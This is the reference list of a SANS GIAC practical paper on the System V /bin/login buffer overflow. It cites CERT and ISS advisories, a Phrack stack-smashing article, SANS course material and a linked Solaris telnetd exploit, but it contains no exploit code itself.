© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

References:

CERT Coordination Center. "CERT® Advisory CA-2001-34 Buffer Overflow in System V Derived Login". 12/12/2001. URL: http://www.cert.org/advisories/CA-2001-34.html

CERT Coordination Center. "CERT Vulnerability Note VU#569272 : System V derived login contains a remotely exploitable buffer overflow". URL: http://www.kb.cert.org/vuls/id/569272

Internet Security Systems. "Internet Security Systems Security Advisory: Buffer Overflow in /bin/login". 12/12/2001. URL: http://xforce.iss.net/alerts/advise105.php

Merriam-Webster. "Mirriam-Webster Online". URL: http://m-w.com/

morgan@sexter.com. Solaris Login Remote Exploit (via telnetd). URL: http://neworder.box.sk/showme.php3?id=6351

One, Aleph. "Smashing the Stack for Fun and Profit". Phrack Vol 7 Issue 49. URL: http://www.phrack.com/phrack/49/P49-14

The SANS Institute. "Incident Handling: The Emergency Action Plan". The SANS Institute.

Skoudis, Ed and Cole, Eric (The SANS Institute). "Computer and Network Hacker Exploits: Gaining Access, Part 3". The SANS Institute.

© SANS Institute 2000 - 2002, Author retains full rights.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.